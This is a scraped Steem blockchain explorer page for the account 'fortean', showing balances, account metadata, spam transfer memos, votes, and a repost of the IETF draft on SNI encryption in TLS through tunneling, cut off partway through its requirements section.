

VOTING POWER100.00%
DOWNVOTE POWER100.00%
RESOURCE CREDITS100.00%
REPUTATION PROGRESS0.00%
Net Worth
20.109USD
STEEM
153.281STEEM
SBD
22.917SBD
Own SP
3.764SP
Detailed Balance
| STEEM | ||
| balance | 153.281STEEM | STEEM |
| market_balance | 0.000STEEM | STEEM |
| savings_balance | 0.000STEEM | STEEM |
| reward_steem_balance | 0.000STEEM | STEEM |
| STEEM POWER | ||
| Own SP | 3.764SP | SP |
| Delegated Out | 0.000SP | SP |
| Delegation In | 0.000SP | SP |
| Effective Power | 3.764SP | SP |
| Reward SP (pending) | 0.012SP | SP |
| SBD | ||
| sbd_balance | 22.877SBD | SBD |
| sbd_conversions | 0.000SBD | SBD |
| sbd_market_balance | 0.000SBD | SBD |
| savings_sbd_balance | 0.000SBD | SBD |
| reward_sbd_balance | 0.040SBD | SBD |
{
  "balance": "153.281 STEEM",
  "savings_balance": "0.000 STEEM",
  "reward_steem_balance": "0.000 STEEM",
  "vesting_shares": "6122.101082 VESTS",
  "delegated_vesting_shares": "0.000000 VESTS",
  "received_vesting_shares": "0.000000 VESTS",
  "sbd_balance": "22.877 SBD",
  "savings_sbd_balance": "0.000 SBD",
  "reward_sbd_balance": "0.040 SBD",
  "conversions": []
}
Account Info
| name | fortean |
| id | 879327 |
| rank | 870,020 |
| reputation | 374723036 |
| created | 2018-03-22T18:58:48 |
| recovery_account | anonsteem |
| proxy | None |
| post_count | 30 |
| comment_count | 0 |
| lifetime_vote_count | 0 |
| witnesses_voted_for | 0 |
| last_post | 2018-05-02T19:32:54 |
| last_root_post | 2018-05-02T19:32:54 |
| last_vote_time | 2018-04-24T15:38:54 |
| proxied_vsf_votes | 0, 0, 0, 0 |
| can_vote | 1 |
| voting_power | 9,800 |
| delayed_votes | 0 |
| balance | 153.281 STEEM |
| savings_balance | 0.000 STEEM |
| sbd_balance | 22.877 SBD |
| savings_sbd_balance | 0.000 SBD |
| vesting_shares | 6122.101082 VESTS |
| delegated_vesting_shares | 0.000000 VESTS |
| received_vesting_shares | 0.000000 VESTS |
| reward_vesting_balance | 24.437511 VESTS |
| vesting_balance | 0.000 STEEM |
| vesting_withdraw_rate | 0.000000 VESTS |
| next_vesting_withdrawal | 1969-12-31T23:59:59 |
| withdrawn | 0 |
| to_withdraw | 0 |
| withdraw_routes | 0 |
| savings_withdraw_requests | 0 |
| last_account_recovery | 1970-01-01T00:00:00 |
| reset_account | null |
| last_owner_update | 2018-03-22T19:04:18 |
| last_account_update | 2018-03-23T19:57:24 |
| mined | No |
| sbd_seconds | 29,877,199,800 |
| sbd_last_interest_payment | 2018-05-17T09:39:36 |
| savings_sbd_last_interest_payment | 1970-01-01T00:00:00 |
{
  "id": 879327,
  "name": "fortean",
  "owner": {
    "weight_threshold": 1,
    "account_auths": [],
    "key_auths": [
      [
        "STM5R26L6L8crbpX1uUA1Le5z4k7My34D1mEFrE11RUTcKVyXe1d5",
        1
      ]
    ]
  },
  "active": {
    "weight_threshold": 1,
    "account_auths": [],
    "key_auths": [
      [
        "STM6wkB39tRngsN7svjz2Gtmc88gJWooVcdFe5L5GYFst6tPXnRaz",
        1
      ]
    ]
  },
  "posting": {
    "weight_threshold": 1,
    "account_auths": [
      [
        "dtube.app",
        1
      ]
    ],
    "key_auths": [
      [
        "STM7eMxKUFgMqzbxBo6ip1MSe5fs3XeFe3HFLNjHt6TxAKQvHSxyL",
        1
      ]
    ]
  },
  "memo_key": "STM7Lz1TrFCGFumVbFBGTvM39gVybDxFWh1Ab4pHXYVUWZeV8LJjv",
  "json_metadata": "{\"profile\":{\"profile_image\":\"http://www.thelucknowtribune.com/wp-content/uploads/2018/03/al_1513681576_618x347.jpeg\",\"cover_image\":\"https://i.imgur.com/d4GXLgn.jpg\"}}",
  "posting_json_metadata": "{\"profile\":{\"profile_image\":\"http://www.thelucknowtribune.com/wp-content/uploads/2018/03/al_1513681576_618x347.jpeg\",\"cover_image\":\"https://i.imgur.com/d4GXLgn.jpg\"}}",
  "proxy": "",
  "last_owner_update": "2018-03-22T19:04:18",
  "last_account_update": "2018-03-23T19:57:24",
  "created": "2018-03-22T18:58:48",
  "mined": false,
  "recovery_account": "anonsteem",
  "last_account_recovery": "1970-01-01T00:00:00",
  "reset_account": "null",
  "comment_count": 0,
  "lifetime_vote_count": 0,
  "post_count": 30,
  "can_vote": true,
  "voting_manabar": {
    "current_mana": 9800,
    "last_update_time": 1524584334
  },
  "downvote_manabar": {
    "current_mana": 0,
    "last_update_time": 1521745128
  },
  "voting_power": 9800,
  "balance": "153.281 STEEM",
  "savings_balance": "0.000 STEEM",
  "sbd_balance": "22.877 SBD",
  "sbd_seconds": "29877199800",
  "sbd_seconds_last_update": "2018-06-01T12:27:06",
  "sbd_last_interest_payment": "2018-05-17T09:39:36",
  "savings_sbd_balance": "0.000 SBD",
  "savings_sbd_seconds": "0",
  "savings_sbd_seconds_last_update": "1970-01-01T00:00:00",
  "savings_sbd_last_interest_payment": "1970-01-01T00:00:00",
  "savings_withdraw_requests": 0,
  "reward_sbd_balance": "0.040 SBD",
  "reward_steem_balance": "0.000 STEEM",
  "reward_vesting_balance": "24.437511 VESTS",
  "reward_vesting_steem": "0.012 STEEM",
  "vesting_shares": "6122.101082 VESTS",
  "delegated_vesting_shares": "0.000000 VESTS",
  "received_vesting_shares": "0.000000 VESTS",
  "vesting_withdraw_rate": "0.000000 VESTS",
  "next_vesting_withdrawal": "1969-12-31T23:59:59",
  "withdrawn": 0,
  "to_withdraw": 0,
  "withdraw_routes": 0,
  "curation_rewards": 0,
  "posting_rewards": 22,
  "proxied_vsf_votes": [
    0,
    0,
    0,
    0
  ],
  "witnesses_voted_for": 0,
  "last_post": "2018-05-02T19:32:54",
  "last_root_post": "2018-05-02T19:32:54",
  "last_vote_time": "2018-04-24T15:38:54",
  "post_bandwidth": 0,
  "pending_claimed_accounts": 0,
  "vesting_balance": "0.000 STEEM",
  "reputation": 374723036,
  "transfer_history": [],
  "market_history": [],
  "post_history": [],
  "vote_history": [],
  "other_history": [],
  "witness_votes": [],
  "tags_usage": [],
  "guest_bloggers": [],
  "rank": 870020
}
Withdraw Routes
| Incoming | Outgoing |
|---|---|
Empty | Empty |
{
  "incoming": [],
  "outgoing": []
}From Date
To Date
aaasaimonupvoted (100.00%) @fortean / hijacker-v1-5-all-in-one-wi-fi-cracking-tools-for-android2020/02/12 14:56:15
aaasaimonupvoted (100.00%) @fortean / hijacker-v1-5-all-in-one-wi-fi-cracking-tools-for-android
2020/02/12 14:56:15
| author | fortean |
| permlink | hijacker-v1-5-all-in-one-wi-fi-cracking-tools-for-android |
| voter | aaasaimon |
| weight | 10000 (100.00%) |
| Transaction Info | Block #40757391/Trx 883d81c7d913839d1bba775c533a15215cfd3757 |
View Raw JSON Data
{
  "block": 40757391,
  "op": [
    "vote",
    {
      "author": "fortean",
      "permlink": "hijacker-v1-5-all-in-one-wi-fi-cracking-tools-for-android",
      "voter": "aaasaimon",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2020-02-12T14:56:15",
  "trx_id": "883d81c7d913839d1bba775c533a15215cfd3757",
  "trx_in_block": 37,
  "virtual_op": 0
}2019/08/22 15:49:57
2019/08/22 15:49:57
| amount | 0.001 STEEM |
| from | dtube |
| memo | Time is running out, claim your DTube account now before anyone else can! Login at https://d.tube |
| to | fortean |
| Transaction Info | Block #35779009/Trx 2abb82be11c3c2c3d5c51c1bcd2e40f671227a18 |
View Raw JSON Data
{
  "block": 35779009,
  "op": [
    "transfer",
    {
      "amount": "0.001 STEEM",
      "from": "dtube",
      "memo": "Time is running out, claim your DTube account now before anyone else can! Login at https://d.tube",
      "to": "fortean"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2019-08-22T15:49:57",
  "trx_id": "2abb82be11c3c2c3d5c51c1bcd2e40f671227a18",
  "trx_in_block": 32,
  "virtual_op": 0
}steemdetectivesent 0.001 STEEM to @fortean- "Hy @fortean check out https://steemdetective.com"2019/04/09 12:12:18
steemdetectivesent 0.001 STEEM to @fortean- "Hy @fortean check out https://steemdetective.com"
2019/04/09 12:12:18
| amount | 0.001 STEEM |
| from | steemdetective |
| memo | Hy @fortean check out https://steemdetective.com |
| to | fortean |
| Transaction Info | Block #31893599/Trx ca79cd313f789b862e71b770d086c4f186aff655 |
View Raw JSON Data
{
  "block": 31893599,
  "op": [
    "transfer",
    {
      "amount": "0.001 STEEM",
      "from": "steemdetective",
      "memo": "Hy @fortean check out https://steemdetective.com",
      "to": "fortean"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2019-04-09T12:12:18",
  "trx_id": "ca79cd313f789b862e71b770d086c4f186aff655",
  "trx_in_block": 18,
  "virtual_op": 0
}2019/03/22 20:04:48
2019/03/22 20:04:48
| author | steemitboard |
| body | Congratulations @fortean! You received a personal award! <table><tr><td>https://steemitimages.com/70x70/http://steemitboard.com/@fortean/birthday1.png</td><td>Happy Birthday! - You are on the Steem blockchain for 1 year!</td></tr></table> <sub>_You can view [your badges on your Steem Board](https://steemitboard.com/@fortean) and compare to others on the [Steem Ranking](http://steemitboard.com/ranking/index.php?name=fortean)_</sub> **Do not miss the last post from @steemitboard:** <table><tr><td><a href="https://steemit.com/carnival/@steemitboard/carnival-challenge-here-are-the-winners"><img src="https://steemitimages.com/64x128/http://i.cubeupload.com/rltzHT.png"></a></td><td><a href="https://steemit.com/carnival/@steemitboard/carnival-challenge-here-are-the-winners">Carnival Challenge - Here are the winners</a></td></tr></table> ###### [Vote for @Steemitboard as a witness](https://v2.steemconnect.com/sign/account-witness-vote?witness=steemitboard&approve=1) to get one more award and increased upvotes! |
| json metadata | {"image":["https://steemitboard.com/img/notify.png"]} |
| parent author | fortean |
| parent permlink | sni-encryption-in-tls-through-tunneling |
| permlink | steemitboard-notify-fortean-20190322t200448000z |
| title | |
| Transaction Info | Block #31385312/Trx c366a9547169a20393ff299405c4f32c05e8f0e5 |
View Raw JSON Data
{
  "block": 31385312,
  "op": [
    "comment",
    {
      "author": "steemitboard",
      "body": "Congratulations @fortean! You received a personal award!\n\n<table><tr><td>https://steemitimages.com/70x70/http://steemitboard.com/@fortean/birthday1.png</td><td>Happy Birthday! - You are on the Steem blockchain for 1 year!</td></tr></table>\n\n<sub>_You can view [your badges on your Steem Board](https://steemitboard.com/@fortean) and compare to others on the [Steem Ranking](http://steemitboard.com/ranking/index.php?name=fortean)_</sub>\n\n\n**Do not miss the last post from @steemitboard:**\n<table><tr><td><a href=\"https://steemit.com/carnival/@steemitboard/carnival-challenge-here-are-the-winners\"><img src=\"https://steemitimages.com/64x128/http://i.cubeupload.com/rltzHT.png\"></a></td><td><a href=\"https://steemit.com/carnival/@steemitboard/carnival-challenge-here-are-the-winners\">Carnival Challenge - Here are the winners</a></td></tr></table>\n\n###### [Vote for @Steemitboard as a witness](https://v2.steemconnect.com/sign/account-witness-vote?witness=steemitboard&approve=1) to get one more award and increased upvotes!",
      "json_metadata": "{\"image\":[\"https://steemitboard.com/img/notify.png\"]}",
      "parent_author": "fortean",
      "parent_permlink": "sni-encryption-in-tls-through-tunneling",
      "permlink": "steemitboard-notify-fortean-20190322t200448000z",
      "title": ""
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2019-03-22T20:04:48",
  "trx_id": "c366a9547169a20393ff299405c4f32c05e8f0e5",
  "trx_in_block": 15,
  "virtual_op": 0
}steemdetectivesent 0.001 STEEM to @fortean- "Dear Friend, STEEMDETECTIVE is now live to show strange transactions on blockchain. Do you know how much money did @ned or @blocktrades cashed out, or how the @steemmonsters card was distributed?? Eve..."2018/11/16 12:53:36
steemdetectivesent 0.001 STEEM to @fortean- "Dear Friend, STEEMDETECTIVE is now live to show strange transactions on blockchain. Do you know how much money did @ned or @blocktrades cashed out, or how the @steemmonsters card was distributed?? Eve..."
2018/11/16 12:53:36
| amount | 0.001 STEEM |
| from | steemdetective |
| memo | Dear Friend, STEEMDETECTIVE is now live to show strange transactions on blockchain. Do you know how much money did @ned or @blocktrades cashed out, or how the @steemmonsters card was distributed?? Everything is on the blockchain, and I will make it clear to all of us. Do not forget to follow me @steemdetective |
| to | fortean |
| Transaction Info | Block #27750553/Trx e51b79057ef5a5a293b5dd2f906e2f739e2b8a2a |
View Raw JSON Data
{
  "block": 27750553,
  "op": [
    "transfer",
    {
      "amount": "0.001 STEEM",
      "from": "steemdetective",
      "memo": "Dear Friend, STEEMDETECTIVE is now live to show strange transactions on blockchain. Do you know how much money did @ned or @blocktrades cashed out, or how the @steemmonsters card was distributed?? Everything is on the blockchain, and I will make it clear to all of us. Do not forget to follow me @steemdetective",
      "to": "fortean"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-11-16T12:53:36",
  "trx_id": "e51b79057ef5a5a293b5dd2f906e2f739e2b8a2a",
  "trx_in_block": 7,
  "virtual_op": 0
}2018/06/01 12:27:06
2018/06/01 12:27:06
| amount | 0.001 SBD |
| from | id1 |
| memo | ☆ Hi! We are creating one of the first Multichain tokens ever working on ETH, EOS and NEO: 3 in 1. Please check out our project 🔥Ducatur.net🔥 •MVP is ready •3 Hackathons won •Softcap Reached 📬 Any questions please feel free to contact me [email protected] ☆ |
| to | fortean |
| Transaction Info | Block #22940789/Trx 151a3ab0527dada7a95764287aaa88855c307c6e |
View Raw JSON Data
{
  "block": 22940789,
  "op": [
    "transfer",
    {
      "amount": "0.001 SBD",
      "from": "id1",
      "memo": "☆ Hi! We are creating one of the first Multichain tokens ever working on ETH, EOS and NEO: 3 in 1. Please check out our project  🔥Ducatur.net🔥 •MVP is ready  •3 Hackathons won  •Softcap Reached 📬 Any questions please feel free to contact me  [email protected] ☆",
      "to": "fortean"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-06-01T12:27:06",
  "trx_id": "151a3ab0527dada7a95764287aaa88855c307c6e",
  "trx_in_block": 14,
  "virtual_op": 0
}scottcbusinesssent 0.001 SBD to @fortean- "Hey @fortean! I really appreciate your support and now that I am officially running as a witness, I wanted to share this with you and officially announce it. Thanks you so much :)"2018/05/17 09:39:36
scottcbusinesssent 0.001 SBD to @fortean- "Hey @fortean! I really appreciate your support and now that I am officially running as a witness, I wanted to share this with you and officially announce it. Thanks you so much :)"
2018/05/17 09:39:36
| amount | 0.001 SBD |
| from | scottcbusiness |
| memo | Hey @fortean! I really appreciate your support and now that I am officially running as a witness, I wanted to share this with you and officially announce it. Thanks you so much :) |
| to | fortean |
| Transaction Info | Block #22505890/Trx 6823b0f513c8778cea051149f40a041bc667ca82 |
View Raw JSON Data
{
  "block": 22505890,
  "op": [
    "transfer",
    {
      "amount": "0.001 SBD",
      "from": "scottcbusiness",
      "memo": "Hey @fortean! I really appreciate your support and now that I am officially running as a witness, I wanted to share this with you and officially announce it. Thanks you so much :)",
      "to": "fortean"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-05-17T09:39:36",
  "trx_id": "6823b0f513c8778cea051149f40a041bc667ca82",
  "trx_in_block": 45,
  "virtual_op": 0
}forteanupvoted (100.00%) @irit / re-how-to-do-a-conditional-acceptance-usdusdusdusdusdusdusd2018/05/15 18:43:30
forteanupvoted (100.00%) @irit / re-how-to-do-a-conditional-acceptance-usdusdusdusdusdusdusd
2018/05/15 18:43:30
| author | irit |
| permlink | re-how-to-do-a-conditional-acceptance-usdusdusdusdusdusdusd |
| voter | fortean |
| weight | 10000 (100.00%) |
| Transaction Info | Block #22459178/Trx ccfe31f8d31cb072a4731638c37af1fc7117d6da |
View Raw JSON Data
{
  "block": 22459178,
  "op": [
    "vote",
    {
      "author": "irit",
      "permlink": "re-how-to-do-a-conditional-acceptance-usdusdusdusdusdusdusd",
      "voter": "fortean",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-05-15T18:43:30",
  "trx_id": "ccfe31f8d31cb072a4731638c37af1fc7117d6da",
  "trx_in_block": 8,
  "virtual_op": 0
}sensationupvoted (100.00%) @fortean / sni-encryption-in-tls-through-tunneling2018/05/02 20:53:45
sensationupvoted (100.00%) @fortean / sni-encryption-in-tls-through-tunneling
2018/05/02 20:53:45
| author | fortean |
| permlink | sni-encryption-in-tls-through-tunneling |
| voter | sensation |
| weight | 10000 (100.00%) |
| Transaction Info | Block #22087458/Trx c6b5d4a82348bed44f2fa557bdb540ed9c348b97 |
View Raw JSON Data
{
  "block": 22087458,
  "op": [
    "vote",
    {
      "author": "fortean",
      "permlink": "sni-encryption-in-tls-through-tunneling",
      "voter": "sensation",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-05-02T20:53:45",
  "trx_id": "c6b5d4a82348bed44f2fa557bdb540ed9c348b97",
  "trx_in_block": 6,
  "virtual_op": 0
}glitterbotsent 0.001 STEEM to @fortean- "Get some glitter for your post by sending 0.400 SBD or 0.400 STEEM with your post URL as memo and get your post resteemed to 7000+ followers to increase your social impact."2018/05/02 19:33:03
glitterbotsent 0.001 STEEM to @fortean- "Get some glitter for your post by sending 0.400 SBD or 0.400 STEEM with your post URL as memo and get your post resteemed to 7000+ followers to increase your social impact."
2018/05/02 19:33:03
| amount | 0.001 STEEM |
| from | glitterbot |
| memo | Get some glitter for your post by sending 0.400 SBD or 0.400 STEEM with your post URL as memo and get your post resteemed to 7000+ followers to increase your social impact. |
| to | fortean |
| Transaction Info | Block #22085844/Trx 9d296b2c6764ae8fbe6cf8328280566647ffd33a |
View Raw JSON Data
{
  "block": 22085844,
  "op": [
    "transfer",
    {
      "amount": "0.001 STEEM",
      "from": "glitterbot",
      "memo": "Get some glitter for your post by sending 0.400 SBD or 0.400 STEEM with your post URL as memo and get your post resteemed to 7000+ followers to increase your social impact.",
      "to": "fortean"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-05-02T19:33:03",
  "trx_id": "9d296b2c6764ae8fbe6cf8328280566647ffd33a",
  "trx_in_block": 44,
  "virtual_op": 0
}forteanpublished a new post: sni-encryption-in-tls-through-tunneling2018/05/02 19:32:54
forteanpublished a new post: sni-encryption-in-tls-through-tunneling
2018/05/02 19:32:54
| author | fortean |
| body | SNI Encryption in TLS Through Tunneling draft-ietf-tls-sni-encryption-02 Abstract This draft describes the general problem of encryption of the Server Name Identification (SNI) parameter. The proposed solutions hide a Hidden Service behind a Fronting Service, only disclosing the SNI of the Fronting Service to external observers. The draft starts by listing known attacks against SNI encryption, discusses the current "co-tenancy fronting" solution, and then presents two potential TLS layer solutions that might mitigate these attacks. The first solution is based on TLS in TLS "quasi tunneling", and the second solution is based on "combined tickets". These solutions only require minimal extensions to the TLS protocol. Status of This Memo This Internet-Draft is submitted in full conformance with the provisions of BCP 78 and BCP 79. Internet-Drafts are working documents of the Internet Engineering Task Force (IETF). Note that other groups may also distribute working documents as Internet-Drafts. The list of current Internet- Drafts is at https://datatracker.ietf.org/drafts/current/. Internet-Drafts are draft documents valid for a maximum of six months and may be updated, replaced, or obsoleted by other documents at any time. It is inappropriate to use Internet-Drafts as reference material or to cite them other than as "work in progress." This Internet-Draft will expire on September 2, 2018. Copyright Notice Copyright (c) 2018 IETF Trust and the persons identified as the document authors. All rights reserved. This document is subject to BCP 78 and the IETF Trust's Legal Provisions Relating to IETF Documents (https://trustee.ietf.org/license-info) in effect on the date of Huitema & Rescorla Expires September 2, 2018 [Page 1] Internet-Draft SNI Encryption in TLS March 2018 publication of this document. Please review these documents carefully, as they describe your rights and restrictions with respect to this document. Code Components extracted from this document must include Simplified BSD License text as described in Section 4.e of the Trust Legal Provisions and are provided without warranty as described in the Simplified BSD License. Table of Contents 1. Introduction . . . . . . . . . . . . . . . . . . . . . . . . 3 1.1. Key Words . . . . . . . . . . . . . . . . . . . . . . . . 4 2. Security and Privacy Requirements for SNI Encryption . . . . 4 2.1. Mitigate Replay Attacks . . . . . . . . . . . . . . . . . 4 2.2. Avoid Widely Shared Secrets . . . . . . . . . . . . . . . 4 2.3. Prevent SNI-based Denial of Service Attacks . . . . . . . 5 2.4. Do not stick out . . . . . . . . . . . . . . . . . . . . 5 2.5. Forward Secrecy . . . . . . . . . . . . . . . . . . . . . 5 2.6. Proper Security Context . . . . . . . . . . . . . . . . . 5 2.7. Fronting Server Spoofing . . . . . . . . . . . . . . . . 6 2.8. Supporting multiple protocols . . . . . . . . . . . . . . 6 2.8.1. Hiding the Application Layer Protocol Negotiation . . 7 2.8.2. Support other transports than HTTP . . . . . . . . . 7 2.9. Fail to fronting . . . . . . . . . . . . . . . . . . . . 7 3. HTTP Co-Tenancy Fronting . . . . . . . . . . . . . . . . . . 8 3.1. HTTPS Tunnels . . . . . . . . . . . . . . . . . . . . . . 9 3.2. Delegation Token . . . . . . . . . . . . . . . . . . . . 9 4. SNI Encapsulation Specification . . . . . . . . . . . . . . . 10 4.1. Tunneling TLS in TLS . . . . . . . . . . . . . . . . . . 10 4.2. Tunneling design issues . . . . . . . . . . . . . . . . . 12 4.2.1. Fronting Server logic . . . . . . . . . . . . . . . . 13 4.2.2. Early data . . . . . . . . . . . . . . . . . . . . . 13 4.2.3. Client requirements . . . . . . . . . . . . . . . . . 14 5. SNI encryption with combined tickets . . . . . . . . . . . . 14 5.1. Session resumption with combined tickets . . . . . . . . 14 5.2. New Combined Session Ticket . . . . . . . . . . . . . . . 16 5.3. First session . . . . . . . . . . . . . . . . . . . . . . 17 6. Security Considerations . . . . . . . . . . . . . . . . . . . 18 6.1. Replay attacks and side channels . . . . . . . . . . . . 18 6.2. Sticking out . . . . . . . . . . . . . . . . . . . . . . 19 6.3. Forward Secrecy . . . . . . . . . . . . . . . . . . . . . 19 7. IANA Considerations . . . . . . . . . . . . . . . . . . . . . 20 8. Acknowledgements . . . . . . . . . . . . . . . . . . . . . . 20 9. References . . . . . . . . . . . . . . . . . . . . . . . . . 20 9.1. Normative References . . . . . . . . . . . . . . . . . . 20 9.2. Informative References . . . . . . . . . . . . . . . . . 21 Authors' Addresses . . . . . . . . . . . . . . . . . . . . . . . 22 Huitema & Rescorla Expires September 2, 2018 [Page 2] Internet-Draft SNI Encryption in TLS March 2018 1. Introduction Historically, adversaries have been able to monitor the use of web services through three channels: looking at DNS requests, looking at IP addresses in packet headers, and looking at the data stream between user and services. These channels are getting progressively closed. A growing fraction of Internet communication is encrypted, mostly using Transport Layer Security (TLS) [RFC5246]. Progressive deployment of solutions like DNS in TLS [RFC7858] mitigates the disclosure of DNS information. More and more services are colocated on multiplexed servers, loosening the relation between IP address and web service. However, multiplexed servers rely on the Service Name Information (SNI) to direct TLS connections to the appropriate service implementation. This protocol element is transmitted in clear text. As the other methods of monitoring get blocked, monitoring focuses on the clear text SNI. The purpose of SNI encryption is to prevent that. In the past, there have been multiple attempts at defining SNI encryption. These attempts have generally floundered, because the simple designs fail to mitigate several of the attacks listed in Section 2. In the absence of a TLS level solution, the most popular approach to SNI privacy is HTTP level fronting, which we discuss in Section 3. The current draft proposes two designs for SNI Encryption in TLS. Both designs hide a "Hidden Service" behind a "Fronting Service". To an external observer, the TLS connections will appear to be directed towards the Fronting Service. The cleartext SNI parameter will document the Fronting Service. A second SNI parameter will be transmitted in an encrypted form to the Fronting Service, and will allow that service to redirect the connection towards the Hidden Service. The first design relies on tunneling TLS in TLS, as explained in Section 4. It does not require TLS extensions, but relies on conventions in the implementation of TLS 1.3 [I-D.ietf-tls-tls13] by the Client and the Fronting Server. The second design, presented in Section 5 removes the requirement for tunneling, on simply relies on Combined Tickets. It uses the extension process for session tickets already defined in [I-D.ietf-tls-tls13]. This draft is presented as is to trigger discussions. It is expected that as the draft progresses, only one of the two proposed solutions will be retained. Huitema & Rescorla Expires September 2, 2018 [Page 3] Internet-Draft SNI Encryption in TLS March 2018 1.1. Key Words The key words "MUST", "MUST NOT", "REQUIRED", "SHALL", "SHALL NOT", "SHOULD", "SHOULD NOT", "RECOMMENDED", "MAY", and "OPTIONAL" in this document are to be interpreted as described in [RFC2119]. 2. Security and Privacy Requirements for SNI Encryption Over the past years, there have been multiple proposals to add an SNI encryption option in TLS. Many of these proposals appeared promising, but were rejected after security reviews pointed plausible attacks. In this section, we collect a list of these known attacks. 2.1. Mitigate Replay Attacks The simplest SNI encryption designs replace in the initial TLS exchange the clear text SNI with an encrypted value, using a key known to the multiplexed server. Regardless of the encryption used, these designs can be broken by a simple replay attack, which works as follow: 1- The user starts a TLS connection to the multiplexed server, including an encrypted SNI value. 2- The adversary observes the exchange and copies the encrypted SNI parameter. 3- The adversary starts its own connection to the multiplexed server, including in its connection parameters the encrypted SNI copied from the observed exchange. 4- The multiplexed server establishes the connection to the protected service, thus revealing the identity of the service. One of the goals of SNI encryption is to prevent adversaries from knowing which Hidden Service the client is using. Successful replay attacks breaks that goal by allowing adversaries to discover that service. 2.2. Avoid Widely Shared Secrets It is easy to think of simple schemes in which the SNI is encrypted or hashed using a shared secret. This symmetric key must be known by the multiplexed server, and by every users of the protected services. Such schemes are thus very fragile, since the compromise of a single user would compromise the entire set of users and protected services. Huitema & Rescorla Expires September 2, 2018 [Page 4] Internet-Draft SNI Encryption in TLS March 2018 2.3. Prevent SNI-based Denial of Service Attacks Encrypting the SNI may create extra load for the multiplexed server. Adversaries may mount denial of service attacks by generating random encrypted SNI values and forcing the multiplexed server to spend resources in useless decryption attempts. It may be argued that this is not an important DOS avenue, as regular TLS connection attempts also require the server to perform a number of cryptographic operations. However, in many cases, the SNI decryption will have to be performed by a front end component with limited resources, while the TLS operations are performed by the component dedicated to their respective services. SNI based DOS attacks could target the front end component. 2.4. Do not stick out In some designs, handshakes using SNI encryption can be easily differentiated from "regular" handshakes. For example, some designs require specific extensions in the Client Hello packets, or specific values of the clear text SNI parameter. If adversaries can easily detect the use of SNI encryption, they could block it, or they could flag the users of SNI encryption for special treatment. In the future, it might be possible to assume that a large fraction of TLS handshakes use SNI encryption. If that was the case, the detection of SNI encryption would be a lesser concern. However, we have to assume that in the near future, only a small fraction of TLS connections will use SNI encryption. 2.5. Forward Secrecy The general concerns about forward secrecy apply to SNI encryption just as well as to regular TLS sessions. For example, some proposed designs rely on a public key of the multiplexed server to define the SNI encryption key. If the corresponding private key was compromised, the adversaries would be able to process archival records of past connections, and retrieve the protected SNI used in these connections. These designs failed to maintain forward secrecy of SNI encryption. 2.6. Proper Security Context We can design solutions in which the multiplexed server or a fronting service act as a relay to reach the protected service. Some of those solutions involve just one TLS handshake between the client and the multiplexed server, or between the client and the fronting service. Huitema & Rescorla Expires September 2, 2018 [Page 5] Internet-Draft SNI Encryption in TLS March 2018 The master secret is verified by verifying a certificate provided by either of these entities, but not by the protected service. These solutions expose the client to a Man-In-The-Middle attack by the multiplexed server or by the fronting service. Even if the client has some reasonable trust in these services, the possibility of MITM attack is troubling. The multiplexed server or the fronting services could be pressured by adversaries. By design, they could be forced to deny access to the protected service, or to divulge which client accessed it. But if MITM is possible, the adversaries would also be able to pressure them into intercepting or spoofing the communications between client and protected service. 2.7. Fronting Server Spoofing Adversaries could mount an attack by spoofing the Fronting Service. A spoofed Fronting Service could act as a "honeypot" for users of hidden services. At a minimum, the fake server could record the IP addresses of these users. If the SNI encryption solution places too much trust on the fronting server, the fake server could also serve fake content of its own choosing, including various forms of malware. There are two main channels by which adversaries can conduct this attack. Adversaries can simply try to mislead users into believing that the honeypot is a valid Fronting Server, especially if that information is carried by word of mouth or in unprotected DNS records. Adversaries can also attempt to hijack the traffic to the regular Fronting Server, using for example spoofed DNS responses or spoofed IP level routing, combined with a spoofed certificate. 2.8. Supporting multiple protocols The SNI encryption requirement do not stop with HTTP over TLS. Multiple other applications currently use TLS, including for example SMTP [RFC5246], DNS [RFC7858], or XMPP [RFC7590]. These applications too will benefit of SNI encryption. HTTP only methods like those described in Section 3.1 would not apply there. In fact, even for the HTTPS case, the HTTPS tunneling service described in Section 3.1 is compatible with HTTP 1.0 and HTTP 1.1, but interacts awkwardly with the multiple streams feature of HTTP 2.0 [RFC7540]. This points to the need of an application agnostic solution, that would be implemented fully in the TLS layer. Huitema & Rescorla Expires September 2, 2018 [Page 6] Internet-Draft SNI Encryption in TLS March 2018 2.8.1. Hiding the Application Layer Protocol Negotiation The Application Layer Protocol Negotiation (ALPN) parameters of TLS allow implementations to negotiate the application layer protocol used on a given connection. TLS provides the ALPN values in clear text during the initial handshake. While exposing the ALPN does not create the same privacy issues as exposing the SNI, there is still a risk. For example, some networks may attempt to block applications that they do not understand, or that they wish users would not use. In a sense, ALPN filtering could be very similar to the filtering of specific port numbers exposed in some network. This filtering by ports has given rise to evasion tactics in which various protocols are tunneled over HTTP in order to use open ports 80 or 443. Filtering by ALPN would probably beget the same responses, in which the applications just move over HTTP, and only the HTTP ALPN values are used. Applications would not need to do that if the ALPN was hidden in the same way as the SNI. It is thus desirable that SNI Encryption mechanisms be also able hide the ALPN. 2.8.2. Support other transports than HTTP The TLS handshake is also used over other transports such as UDP with both DTLS [I-D.ietf-tls-dtls13] and QUIC [I-D.ietf-quic-tls]. The requirement to encrypt the SNI apply just as well for these transports as for TLS over TCP. This points to a requirement for SNI Encryption mechanisms to also be applicable to non-TCP transports such as DTLS or QUIC. 2.9. Fail to fronting It is easy to imagine designs in which the client sends some client hello extension that points to a secret shared by client and hidden server. If that secret is incorporated into the handshake secret, the exchange will only succeeds if the connection truly ends at the hidden server. The exchange will fail if the extension is stripped by an MITM, and the exchange will also fail if an adversary replays the extension in a Client Hello. The problem with that approach is clear. Adversaries that replay the extension can test whether the client truly wanted to access the fronting server, or was simply using that fronting server as an access gateway to something else. The adversaries will not know what hidden service the client was trying to reach, but they can guess. Huitema & Rescorla Expires September 2, 2018 [Page 7] Internet-Draft SNI Encryption in TLS March 2018 They can also start directly interrogate the user, or other unpleasant alternatives. When designing SNI encryption schemes, we have to take into account attacks that strip parameters from the Client Hello, or replay attacks. In 